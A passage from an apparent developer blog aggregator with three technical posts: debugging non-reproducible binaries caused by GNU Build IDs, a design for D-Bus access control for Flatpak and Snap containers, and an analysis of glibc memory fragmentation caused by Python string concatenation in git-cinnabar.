$ hexcompare freedink2/native/src/freedink freedink/native/src/freedink
[lots of red]
Hmm, what about stripped versions?
$ strip freedink/native/src/freedink freedink2/native/src/freedink
$ md5sum freedink/native/src/freedink freedink2/native/src/freedink
415e96bb54456f3f2a759f404f18c711  freedink/native/src/freedink
e0702d798807c83d21f728106c9261ad  freedink2/native/src/freedink
$ hexcompare freedink/native/src/freedink freedink2/native/src/freedink
[1 single red spot]
OK, what's happening? diffoscope to the rescue:
$ diffoscope freedink/native/src/freedink freedink2/native/src/freedink
--- freedink/native/src/freedink
+++ freedink2/native/src/freedink
  readelf --wide --notes  
  @@ -3,8 +3,8 @@
     Owner                 Data size  Description
     GNU                  0x00000010  NT_GNU_ABI_TAG (ABI version tag)
       OS: Linux, ABI: 2.6.32
   
   Displaying notes found in: .note.gnu.build-id
     Owner                 Data size  Description
     GNU                  0x00000014  NT_GNU_BUILD_ID (unique build ID bitstring)
  -    Build ID: a689574d69072bb64b28ffb82547e126284713fa
  +    Build ID: d7be191a61e84648a58c18e9c108b3f3ce500302
What on earth is Build ID and how it is computed?
After much digging, I find it's a 2008 plan with application in selecting matching detached debugging symbols.
https://fedoraproject.org/wiki/RolandMcGrath/BuildID is the most detailed overview/rationale I found.
It is supposed to be computed from parts of the binary. It's actually pretty resistant to changes, e.g. I could add the missing "return 0;" in my hello source and get the exact same Build ID!
On the other hand my FreeDink binaries do match except for the Build ID so there must be a catch. Let's try our basic example with default ./configure CFLAGS:
$ (cd repro/ && gcc -g -O2 hello.c -o hello)
$ (cd repro/ && gcc -g -O2 hello.c -o hello-b)
$ md5sum repro/hello repro/hello-b
6b2cd79947d7c5ed2e505ddfce167116  repro/hello
6b2cd79947d7c5ed2e505ddfce167116  repro/hello-b
# => OK for now
$ (cd repro2/ && gcc -g -O2 hello.c -o hello)
$ md5sum repro2/hello
20b4d09d94de5840400be05bc76e4172  repro2/hello
$ strip repro/hello repro2/hello
$ diffoscope repro/hello repro2/hello
--- repro/hello
+++ repro2/hello2
  readelf --wide --notes  
  @@ -3,8 +3,8 @@
     Owner                 Data size  Description
     GNU                  0x00000010  NT_GNU_ABI_TAG (ABI version tag)
       OS: Linux, ABI: 2.6.32
   
   Displaying notes found in: .note.gnu.build-id
     Owner                 Data size  Description
     GNU                  0x00000014  NT_GNU_BUILD_ID (unique build ID bitstring)
  -    Build ID: 462a3c613537bb57f20bd3ccbe6b7f6d2bdc72ba
  +    Build ID: b4b448cf93e7b541ad995075d2b688ef296bd88b
# => issue reproduced with -g -O2 and different build directories
$ (cd repro/ && gcc -O2 hello.c -o hello)
$ (cd repro2/ && gcc -O2 hello.c -o hello)
$ md5sum repro/hello repro2/hello
1571d45eb5807f7a074210be17caa87b  repro/hello
1571d45eb5807f7a074210be17caa87b  repro2/hello
# => culprit is not -O2, so culprit is -g
Bummer. So the build ID must be computed also from the debug symbols, even if I strip them afterwards :(
OK, so when https://reproducible-builds.org/docs/build-path/ says "Some tools will record the path of the source files in their output", that means the compiler, and more importantly the stripped executable. Conclusion: apparently to achieve reproducible builds I need identical full build paths and to keep track of them. What about Windows/MinGW btw?
$ /opt/mxe/usr/bin/i686-w64-mingw32.static-gcc hello.c -o hello.exe
$ md5sum hello.exe 
e0fa685f6866029b8e03f9f2837dc263  hello.exe
$ /opt/mxe/usr/bin/i686-w64-mingw32.static-gcc hello.c -o hello.exe
$ md5sum hello.exe 
df7566c0ac93ea4a0b53f4af83d7fbc9  hello.exe
$ /opt/mxe/usr/bin/i686-w64-mingw32.static-gcc hello.c -o hello.exe
$ md5sum hello.exe 
bbf4ab22cbe2df1ddc21d6203e506eb5  hello.exe
PE compiler output is not stable through time.
(any clue?) OK, there's still a long road ahead of us...
There are lots of other questions.
Is autoconf output reproducible?
Does it actually matter if autoconf is reproducible if upstream is providing a pre-generated ./configure?
If not what about all the documentation on making tarballs reproducible, along with the strip-nondeterminism tool?
Where do we draw the line between build and build environment?
What are the legal issues of distributing a docker-based build environment without every single matching distro source packages? That was my modest contribution to practical reproducible builds documentation for developers, I'd very much like to hear about more of it.
Who knows, maybe in the near future we'll get reproducible official builds for Eclipse, ZAP, JetBrains, Krita, Android SDK/NDK... :)

23 March 2017

Simon McVittie: GTK hackfest 2017: D-Bus communication with containers

At the GTK hackfest in London (which accidentally became mostly a Flatpak hackfest) I've mainly been looking into how to make D-Bus work better for app container technologies like Flatpak and Snap. The initial motivating use cases are: At the moment, Flatpak runs a D-Bus proxy for each app instance that has access to D-Bus, connects to the appropriate bus on the app's behalf, and passes messages through. That proxy is in a container similar to the actual app instance, but not actually the same container; it is trusted to not pass messages through that it shouldn't pass through. The app-identification mechanism works in practice, but is Flatpak-specific, and has a known race condition due to process ID reuse and limitations in the metadata that the Linux kernel maintains for AF_UNIX sockets. In practice the use of X11 rather than Wayland in current systems is a much larger loophole in the container than this race condition, but we want to do better in future. Meanwhile, Snap does its sandboxing with AppArmor, on kernels where it is enabled both at compile-time (Ubuntu, openSUSE, Debian, Debian derivatives like Tails) and at runtime (Ubuntu, openSUSE and Tails, but not Debian by default). Ubuntu's kernel has extra AppArmor features that haven't yet gone upstream, some of which provide reliable app identification via LSM labels, which dbus-daemon can learn by querying its AF_UNIX socket. However, other kernels like the ones in openSUSE and Debian don't have those. The access-control (AppArmor mediation) is implemented in upstream dbus-daemon, but again doesn't work portably, and is not sufficiently fine-grained or flexible to do some of the things we'll likely want to do, particularly in dconf. After a lot of discussion with dconf maintainer Allison Lortie and Flatpak maintainer Alexander Larsson, I think I have a plan for fixing this. This is all subject to change: see fd.o #100344 for the latest ideas. Identity model Each user (uid) has some uncontained processes, plus 0 or more containers. The uncontained processes include dbus-daemon itself, desktop environment components such as gnome-session and gnome-shell, the container managers like Flatpak and Snap, and so on. They have the user's full privileges, and in particular they are allowed to do privileged things on the user's session bus (like running dbus-monitor), and act with the user's full privileges on the system bus. In generic information security jargon, they are the trusted computing base; in AppArmor jargon, they are unconfined. The containers are Flatpak apps, or Snap apps, or other app-container technologies like Firejail and AppImage (if they adopt this mechanism, which I hope they will), or even a mixture (different app-container technologies can coexist on a single system). They are containers (or container instances) and not "apps", because in principle, you could install com.example.MyApp 1.0, run it, and while it's still running, upgrade to com.example.MyApp 2.0 and run that; you'd have two containers for the same app, perhaps with different permissions. Each container has an container type, which is a reversed DNS name like org.flatpak or io.snapcraft representing the container technology, and an app identifier, an arbitrary non-empty string whose meaning is defined by the container technology. For Flatpak, that string would be another reversed DNS name like com.example.MyGreatApp; for Snap, as far as I can tell it would look like example-my-great-app. The container technology can also put arbitrary metadata on the D-Bus representation of a container, again defined and namespaced by the container technology. For instance, Flatpak would use some serialization of the same fields that go in the Flatpak metadata file at the moment. Finally, the container has an opaque container identifier identifying a particular container instance. For example, launching com.example.MyApp twice (maybe different versions or with different command-line options to flatpak run) might result in two containers with different privileges, so they need to have different container identifiers. Contained server sockets App-container managers like Flatpak and Snap would create an AF_UNIX socket inside the container, bind() it to an address that will be made available to the contained processes, and listen(), but not accept() any new connections. Instead, they would fd-pass the new socket to the dbus-daemon by calling a new method, and the dbus-daemon would proceed to accept() connections after the app-container manager has signalled that it has called both bind() and listen(). (See fd.o #100344 for full details.) Processes inside the container must not be allowed to contact the AF_UNIX socket used by the wider, uncontained system - if they could, the dbus-daemon wouldn't be able to distinguish between them and uncontained processes and we'd be back where we started. Instead, they should have the new socket bind-mounted into their container's XDG_RUNTIME_DIR and connect to that, or have the new socket set as their DBUS_SESSION_BUS_ADDRESS and be prevented from connecting to the uncontained socket in some other way. Those familiar with the kdbus proposals a while ago might recognise this as being quite similar to kdbus' concept of endpoints, and I'm considering reusing that name. Along with the socket, the container manager would pass in the container's identity and metadata, and the method would return a unique, opaque identifier for this particular container instance. The basic fields (container technology, technology-specific app ID, container ID) should probably be added to the result of GetConnectionCredentials(), and there should be a new API call to get all of those plus the arbitrary technology-specific metadata. When a process from a container connects to the contained server socket, every message that it sends should also have the container instance ID in a new header field. This is OK even though dbus-daemon does not (in general) forbid sender-specified future header fields, because any dbus-daemon that supported this new feature would guarantee to set that header field correctly, the existing Flatpak D-Bus proxy already filters out unknown header fields, and adding this header field is only ever a reduction in privilege. The reasoning for using the sender's container instance ID (as opposed to the sender's unique name) is for services like dconf to be able to treat multiple unique bus names as belonging to the same equivalence class of contained processes: instead of having to look up the container metadata once per unique name, dconf can look it up once per container instance the first time it sees a new identifier in a header field. For the second and subsequent unique names in the container, dconf can know that the container metadata and permissions are identical to the one it already saw. Access control In principle, we could have the new identification feature without adding any new access control, by keeping Flatpak's proxies. However, in the short term that would mean we'd be adding new API to set up a socket for a container without any access control, and having to keep the proxies anyway, which doesn't seem great; in the longer term, I think we'd find ourselves adding a second new API to set up a socket for a container with new access control. So we might as well bite the bullet and go for the version with access control immediately. In principle, we could also avoid the need for new access control by ensuring that each service that will serve contained clients does its own. However, that makes it really hard to send broadcasts and not have them unintentionally leak information to contained clients - we would need to do something more like kdbus' approach to multicast, where services know who has subscribed to their multicast signals, and that is just not how dbus-daemon works at the moment. If we're going to have access control for broadcasts, it might as well also cover unicast. The plan is that messages from containers to the outside world will be mediated by a new access control mechanism, in parallel with dbus-daemon's current support for firewall-style rules in the XML bus configuration, AppArmor mediation, and SELinux mediation. A message would only be allowed through if the XML configuration, the new container access control mechanism, and the LSM (if any) all agree it should be allowed. By default, processes in a container can send broadcast signals, and send method calls and unicast signals to other processes in the same container. They can also receive method calls from outside the container (so that interfaces like org.freedesktop.Application can work), and send exactly one reply to each of those method calls. They cannot own bus names, communicate with other containers, or send file descriptors (which reduces the scope for denial of service). Obviously, that's not going to be enough for a lot of contained apps, so we need a way to add more access. I'm intending this to be purely additive (start by denying everything except what is always allowed, then add new rules), not a mixture of adding and removing access like the current XML policy language. There are two ways we've identified for rules to be added: Initially, many contained apps would work in the first way (and in particular sockets=session-bus would add a rule that allows almost everything), while over time we'll probably want to head towards recommending more use of the second. Related topics Access control on the system bus We talked about the possibility of using a very similar ruleset to control access to the system bus, as an alternative to the XML rules found in /etc/dbus-1/system.d and /usr/share/dbus-1/system.d. We didn't really come to a conclusion here. Allison had the useful insight that the XML rules are acting like a firewall: they're something that is placed in front of potentially-broken services, and not part of the services themselves (which, as with firewalls like ufw, makes it seem rather odd when the services themselves install rules). D-Bus system services already have total control over what requests they will accept from D-Bus peers, and if they rely on the XML rules to mediate that access, they're essentially rejecting that responsibility and hoping the dbus-daemon will protect them. The D-Bus maintainers would much prefer it if system services took responsibility for their own access control (with or without using polkit), because fundamentally the system service is always going to understand its domain and its intended security model better than the dbus-daemon can. Analogously, when a network service listens on all addresses and accepts requests from elsewhere on the LAN, we sometimes work around that by protecting it with a firewall, but the optimal resolution is to get that network service fixed to do proper authentication and access control instead. For system services, we continue to recommend essentially this "firewall" configuration, filling in the $ variables as appropriate:
<busconfig>
    <policy user="$ the daemon uid under which the service runs ">
        <allow own="$ the service's bus name "/>
    </policy>
    <policy context="default">
        <allow send_destination="$ the service's bus name "/>
    </policy>
</busconfig>
We discussed the possibility of moving towards a model where the daemon uid to be allowed is written in the .service file, together with an opt-in to "modern D-Bus access control" that makes the "firewall" unnecessary; after some flag day when all significant system services follow that pattern, dbus-daemon would even have the option of no longer applying the "firewall" (moving to an allow-by-default model) and just refusing to activate system services that have not opted in to being safe to use without it. However, the "firewall" also protects system bus clients, and services like Avahi that are not bus-activatable, against unintended access, which is harder to solve via that approach; so this is going to take more thought. For system services' clients that follow the "agent" pattern (BlueZ, polkit, NetworkManager, Geoclue), the correct "firewall" configuration is more complicated. At some point I'll try to write up a best-practice for these. New header fields for the system bus At the moment, it's harder than it needs to be to provide non-trivial access control on the system bus, because on receiving a method call, a service has to remember what was in the method call, then call GetConnectionCredentials() to find out who sent it, then only process the actual request when it has the information necessary to do access control. Allison and I had hoped to resolve this by adding new D-Bus message header fields with the user ID, the LSM label, and other interesting facts for access control. These could be "opt-in" to avoid increasing message sizes for no reason: in particular, it is not typically useful for session services to receive the user ID, because only one user ID is allowed to connect to the session bus anyway. Unfortunately, the dbus-daemon currently lets unknown fields through without modification. With hindsight this seems an unwise design choice, because header fields are a finite resource (there are 255 possible header fields) and are defined by the D-Bus Specification. The only field that can currently be trusted is the sender's unique name, because the dbus-daemon sets that field, overwriting the value in the original message (if any). To make it safe to rely on the new fields, we would have to make the dbus-daemon filter out all unknown header fields, and introduce a mechanism for the service to check (during connection to the bus) whether the dbus-daemon is sufficiently new that it does so. If connected to an older dbus-daemon, the service would not be able to rely on the new fields being true, so it would have to ignore the new fields and treat them as unset. The specification is sufficiently vague that making new dbus-daemons filter out unknown header fields is a valid change (it just says that "Header fields with an unknown or unexpected field code must be ignored", without specifying who must ignore them, so having the dbus-daemon delete those fields seems spec-compliant). This all seemed fine when we discussed it in person; but GDBus already has accessors for arbitrary header fields by numeric ID, and I'm concerned that this might mean it's too easy for a system service to be accidentally insecure: It would be natural (but wrong!) for an implementor to assume that if g_message_get_header (message, G_DBUS_MESSAGE_HEADER_FIELD_SENDER_UID) returned non-NULL, then that was guaranteed to be the correct, valid sender uid. As a result, fd.o #100317 might have to be abandoned. I think more thought is needed on that one. Unrelated topics As happens at any good meeting, we took the opportunity of high-bandwidth discussion to cover many useful things and several useless ones. Other discussions that I got into during the hackfest included, in no particular order: More notes are available from the GNOME wiki. Acknowledgements The GTK hackfest was organised by GNOME and hosted by Red Hat and Endless. My attendance was sponsored by Collabora. Thanks to all the sponsors and organisers, and the developers and organisations who attended.

22 March 2017


Mike Hommey: When the memory allocator works against you, part 2







This is a followup to the When the memory allocator works against you post from a few days ago. You may want to read that one first if you haven t, and come back. In case you don t or didn t read it, it was all about memory consumption during a git clone of the mozilla-central mercurial repository using git-cinnabar, and how the glibc memory allocator is using more than one would expect. This post is going to explore how/why it s happening. I happen to have written a basic memory allocation logger for Firefox, so I used it to log all the allocations happening during a git clone exhibiting the runaway memory increase behavior (using a python that doesn t use its own allocator for small allocations). The result was a 6.5 GB log file (compressed with zstd ; 125 GB uncompressed!) with 2.7 billion calls to malloc, calloc, free, and realloc, recorded across (mostly) 2 processes (the python git-remote-hg process and the native git-cinnabar-helper process ; there are other short-lived processes involved, but they do less than 5000 calls in total). The vast majority of those 2.7 billion calls is done by the python git-remote-hg process: 2.34 billion calls. We ll only focus on this process. Replaying those 2.34 billion calls with a program that reads the log allowed to reproduce the runaway memory increase behavior to some extent. I went an extra mile and modified glibc s realloc code in memory so it doesn t call memcpy, to make things faster. I also ran under setarch x86_64 -R to disable ASLR for reproducible results (two consecutive runs return the exact same numbers, which doesn t happen with ASLR enabled). I also modified the program to report the number of live allocations (allocations that haven t been freed yet), and the cumulated size of the actually requested allocations (that is, the sum of all the sizes given to malloc, calloc, and realloc calls for live allocations, as opposed to what the memory allocator really allocated, which can be more, per malloc_usable_size). RSS was not tracked because the allocations are never filled to make things faster, such that pages for large allocations are never dirty, and RSS doesn t grow as much because of that. Full disclosure: it turns out the system bytes and in-use bytes numbers I had been collecting in the previous post were smaller than what they should have been, and were excluding memory that the glibc memory allocator would have mmap()ed. That however doesn t affect the trends that had been witnessed. The data below is corrected. (Note that in the graph above and the graphs that follow, the horizontal axis represents the number of allocator function calls performed) While I was here, I figured I d check how mozjemalloc performs, and it has a better behavior (although it has more overhead). What doesn t appear on this graph, though, is that mozjemalloc also tells the OS to drop some pages even if it keeps them mapped (madvise(MADV_DONTNEED)), so in practice, it is possible the actual RSS decreases too. And jemalloc 4.5: (It looks like it has better memory usage than mozjemalloc for this use case, but its stats are being thrown off at some point, I ll have to investigate) Going back to the first graph, let s get a closer look at what the allocations look like when the system bytes number is increasing a lot. The highlights in the following graphs indicate the range the next graph will be showing. So what we have here is a bunch of small allocations (small enough that they don t seem to move the requested line ; most under 512 bytes, so under normal circumstances, they would be allocated by python, a few between 512 and 2048 bytes), and a few large allocations, one of which triggers a bump in memory use. What can appear weird at first glance is that we have a large allocation not requiring more system memory, later followed by a smaller one that does. What the allocations actually look like is the following:


void *ptr0 = malloc(4850928); // #1391340418
void *ptr1 = realloc(some_old_ptr, 8000835); // #1391340419
free(ptr0); // #1391340420
ptr1 = realloc(ptr1, 8000925); // #1391340421
/* ... */
void *ptrn = malloc(879931); // #1391340465
ptr1 = realloc(ptr1, 8880819); // #1391340466
free(ptrn); // #1391340467
As it turns out, inspecting all the live allocations at that point, while there was a hole large enough to do the first two reallocs (the second actually happens in place), at the point of the third one, there wasn t a large enough hole to fit 8.8MB. What inspecting the live allocations also reveals, is that there is a large number of large holes between all the allocated memory ranges, presumably coming from previous similar patterns. There are, in fact, 91 holes larger than 1MB, 24 of which are larger than 8MB. It s the accumulation of those holes that can t be used to fulfil larger allocations that makes the memory use explode. And there aren t enough small allocations happening to fill those holes. In fact, the global trend is for less and less memory to be allocated, so, smaller holes are also being poked all the time. Really, it s all a straightforward case of memory fragmentation. The reason it tends not to happen with jemalloc is that jemalloc groups allocations by sizes, which the glibc allocator doesn t seem to be doing. The following is how we got a hole that couldn t fit the 8.8MB allocation in the first place:

ptr1 = realloc(ptr1, 8880467); // #1391324989; ptr1 is 0x5555de145600
/* ... */
void *ptrx = malloc(232); // #1391325001; ptrx is 0x5555de9bd760 ; that is 13 bytes after the end of ptr1.
/* ... */
free(ptr1); // #1391325728; this leaves a hole of 8880480 bytes at 0x5555de145600.
All would go well if ptrx was free()d, but it looks like it s long-lived. At least, it s still allocated by the time we reach the allocator call #1391340466. And since the hole is 339 bytes too short for the requested allocation, the allocator has no other choice than request more memory to the system. What s bothering, though, is that the allocator chose to allocate ptrx in the space following ptr1, when it allocated similarly sized buffers after allocating ptr1 and before allocating ptrx in completely different places, and while there are plenty of holes in the allocated memory where it could fit. Interestingly enough, ptrx is a 232 bytes allocation, which means under normal circumstances, python itself would be allocating it. In all likeliness, when the python allocator is enabled, it s allocations larger than 512 bytes that become obstacles to the larger allocations. Another possibility is that the 256KB fragments that the python allocator itself allocates to hold its own allocations become the obstacles (my original hypothesis). I think the former is more likely, though, putting back the blame entirely on glibc s shoulders. Now, it looks like the allocation pattern we have here is suboptimal, so I re-ran a git clone under a debugger to catch when a realloc() for 8880819 bytes happens (the size is peculiar enough that it only happened once in the allocation log). But doing that with a conditional breakpoint is just too slow, so I injected a realloc wrapper with LD_PRELOAD that sends a SIGTRAP signal to the process, so that an attached debugger can catch it. Thanks to the support for python in gdb, it was then posible to pinpoint the exact python instructions that made the realloc() call (it didn t come as a surprise ; in fact, that was one of the places I had in mind, but I wanted definite proof):

new = ''
end = 0
# ...
for diff in RevDiff(rev_patch):
    new += data[end:diff.start]
    new += diff.text_data
    end = diff.end
    # ...
new += data[end:]
What happens here is that we re creating a mercurial manifest we got from the server in patch form against a previous manifest. So data contains the original manifest, and rev_patch the patch. The patch essentially contains instructions of the form replace n bytes at offset o with the content c . The code here just does that in the most straightforward way, implementation-wise, but also, it turns out, possibly the worst way. So let s unroll this loop over a couple iterations:
new = ''
This allocates an empty str object. In fact, this doesn t actually allocate anything, and only creates a pointer to an interned representation of an empty string.
new += data[0:diff.start]
This is where things start to get awful. data is a str, so data[0:diff.start] creates a new, separate, str for the substring. One allocation, one copy. Then appends it to new. Fortunately, CPython is smart enough, and just assigns data[0:diff.start] to new. This can easily be verified with the CPython REPL:
>>> foo = ''
>>> bar = 'bar'
>>> foo += bar
>>> foo is bar
True
(and this is not happening because the example string is small here ; it also happens with larger strings, like 'bar' * 42000) Back to our loop:
new += diff.text_data
Now, new is realloc()ated to have the right size to fit the appended text in it, and the contents of diff.text_data is copied. One realloc, one copy. Let s go for a second iteration:
new += data[diff.end:new_diff.start]
Here again, we re doing an allocation for the substring, and one copy. Then new is realloc()ated again to append the substring, which is an additional copy.
new += new_diff.text_data
new is realloc()ated yet again to append the contents of new_diff.text_data. We now finish with:
new += data[new_diff.end:]
